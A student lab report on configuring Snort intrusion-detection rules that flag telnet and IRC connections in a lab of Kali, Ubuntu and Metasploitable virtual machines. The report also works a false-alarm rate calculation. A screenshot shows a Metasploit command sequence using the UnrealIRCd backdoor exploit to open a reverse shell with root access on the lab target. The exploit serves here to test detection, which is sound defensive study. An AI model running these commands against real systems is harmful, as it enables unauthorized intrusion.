Gregory Kukanich

01078189

Lab 2-IDS-Snort

Objective:

The objective of this lab is to learn about Snort and use it in the intrusion detection mode. This is accomplished by first learning and understanding the basics of the Snort IDS through the setup and tutorial. From there I created my own rules to further my understanding of the Snort IDS and test what I have learned while going through the lab process.

Lab Environment:

For this lab I used three VMs the first being the Ubuntu VM provided with Snort IDS preinstalled, the second is the Kali Linux VM, and the third VM I used was the Metasploitable VM which was used as the target. The tools I used were the Snort IDS which was configured with custom rules that I created to detect different network events, Wireshark which was used to analyze the log files from Snort, and the Metasploit Framework to conduct the test for my second rule.

Lab Tasks Approach:

- What is a zero-day attack?

A zero-day attack is when an attacker discovers a vulnerability, whether it is a software or hardware vulnerability, and uses this discovered vulnerability to launch an attack before any person or developer is aware anything is wrong and before there is a chance for the vulnerability to be fixed.

- Can Snort catch zero-day network attacks? If not, why not? If yes, how?

Snort cannot catch zero-day network attacks. The reason is zero-day attacks are unknown and have not been seen before. Because of this Snort is not configured to be looking for these attacks. So Snort would not be able to identify a new zero-day attack launched against a network that Snort was running on.

- Given a network that has 1 million connections daily where 0.1% (not 10%) are attacks. If the IDS has a true positive rate of 95%, and the probability that an alarm is an attack is 95%. What is the false alarm rate?

TPR(True Positive Rate) = 95%; Benign = 999,000 Attacks = 1000;

1000 x 95% = 950 True Alarms and 50 false negatives

False positive rate = 5%; False Positive Number = 999,000 x 5% = 49,950 false alarms

P(true alarms/total alarms) = 950/(950+49,950) = 0.01866 = 1.866%;

There is approximately a 98% chance that a raised alarm is false.

For my first custom rule I created a rule too detect telnet logins. I first added the rule to the local.rules file as seen in the first screenshot. I specified for Snort to specifically listen on port 23 as that is the default port for telnet services. To test this new rule I began running Snort and I started up the Kali Linux VM and the Metasploitable VM. Kali to act as the attacker and Metasploitable as the target. As seen in the second screenshot, using Kali Linux I attempted a telnet connection to my Metasploitable VM which has an IP address of "10.0.2.4". As this attempted connection was taking place, over on the Ubuntu VM in the terminal window that I started Snort in, I could see it was detecting telnet connections and it was printing the message I specified. This can be seen in the third screenshot, too ensure I was in fact detecting my attempted telnet connection and not any other possible activities I then opened the log file that was created in the "/var/log/snort/" directory in Wireshark. In this log file I could see that it did indeed detect my connection as the source IP address was the same as my Kali Linux VM IP address. This can be seen in screenshot 4. Based on this I was successful in creating a Snort rule to detect telnet connections. This rule could be extremely useful for a system where telnet connections are not wanted or allowed.

For my second custom rule I decided to create a rule based on a previous lab. In Lab-1B one of the attacks that I completed using the Metasploit framework was on port 6667 which is the default port for IRC services. In the previous lab using the exploit "unreal_ircd_3281_backdoor" I was able to start a command shell session in the Metasploitable VM. This type of activity is obviously extremely dangerous as it allows access to the target system. So I drew inspiration for my second rule from this. I created a rule to alert to a "tcp" connection attempted on port 6667 which again is the default port for IRC services. The message


I set to print was “IRC Detected”. This new rule can be seen in screenshot 5. To test the rule I followed the same steps as I did in Lab-1B and went to my Kali Linux VM and started up the Metasploit Framework. I specified use of the same exploit “unreal_ircd_3281_backdoor” and set the Metasploitable VM as the target. After this I began the attack which can be seen in screenshot 6. As you can see I was again successful and was able to issue the command “whoami” and get the response “root”. However this time Snort was running with the rule I created. So I switched back over to the Ubuntu VM and went to the terminal. In the terminal I could see multiple alerts with the message I had specified notifying me that “IRC Detected” as seen in screenshot 7. Once again to ensure I was not receiving any inaccurate alerts I opened the log file that was created by Snort in Wireshark. Viewing this log file I was able to determine that my rule did in fact work and captured the connection I had created. This can be seen in screenshot 8. While this rule did not prevent me from gaining remote access to the Metasploitable VM it did alert me to the fact that the remote connection took place. Due to the severity of the exploit that was used which was a backdoor. It is good that this rule worked in alerting of the connection.

Summary:

In my testing of the Snort IDS in this lab I have found that Snort is an extremely useful tool for alerting users/administrators to unwanted or unallowed network connections. As seen in the two tests I conducted Snort was able to detect, alert, and record data regarding the connections I attempted on the network that Snort was monitoring. This was my first time using the Snort IDS and it surprised me at how effective it was. While this was a small test on a small scale, I can see how Snort and other intrusion detection software could be invaluable to large companies trying to protect their networks from attacks. Not only does it provide the alerts but it creates log files so that all the network data regarding the alerts can be reviewed in detail which can be extremely helpful. As demonstrated in this lab the log files allowed me to check the IP address of the connections ensure that my rules worked as intended in detecting the specific attacks I was conducting. Overall I learned the basics of using Snort and gained a deeper understanding of the importance of intrusion detection software in real world applications.

Appendix:

Screenshot 1:




Screenshot 2:

Screenshot 3:

```
[02/26/21]seed@VM:~$ sudo snort -A console -q -i enp0s3 -u snort -g snort -c /etc/snort/snort.conf
02/26-20:02:45.778685  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.788140  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.788276  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.814846  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.814921  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.815071  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.815436  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.815437  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.817407  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.817408  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:02:45.817713  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:03:21.569764  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:03:21.569889  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:03:21.675564  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
in] [Priority: 1] {TCP} 10.0.2.15:48712 -> 10.0.2.4:23
02/26-20:03:21.675801  [**] [1:1000002:1] Telnet Detected [**] [Classification: Attempted Administrator Privilege Ga
```

Screenshot 4:



Screenshot 5:

Screenshot 6:

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 10.0.2.4:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4i1Qh9iA4JKcmQD2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4i1Qh9iA4JKcmQD2\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.4:41279) at 2021-02-26 20:17:46 -0500

whoami
root
```

Screenshot 7:

```
[02/26/21]seed@VM:~$ sudo snort -A console -q -i enp0s3 -u snort -g snort -c /etc/snort/snort.conf
02/26-20:17:45.410602  [**] [1:1000003:1] IRC Detected [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 10.0.2.15:45503 -> 10.0.2.4:6667
02/26-20:17:45.410798  [**] [1:1000003:1] IRC Detected [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 10.0.2.15:45503 -> 10.0.2.4:6667
02/26-20:17:45.422590  [**] [1:1000003:1] IRC Detected [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 10.0.2.15:45503 -> 10.0.2.4:6667
02/26-20:17:45.423394  [**] [1:1000003:1] IRC Detected [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 10.0.2.15:45503 -> 10.0.2.4:6667
02/26-20:17:45.435475  [**] [1:1000003:1] IRC Detected [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 10.0.2.15:45503 -> 10.0.2.4:6667
02/26-20:17:45.439433  [**] [1:1000003:1] IRC Detected [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 10.0.2.15:45503 -> 10.0.2.4:6667
02/26-20:17:46.911844  [**] [1:1000003:1] IRC Detected [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 10.0.2.15:45503 -> 10.0.2.4:6667
```

Screenshot 8: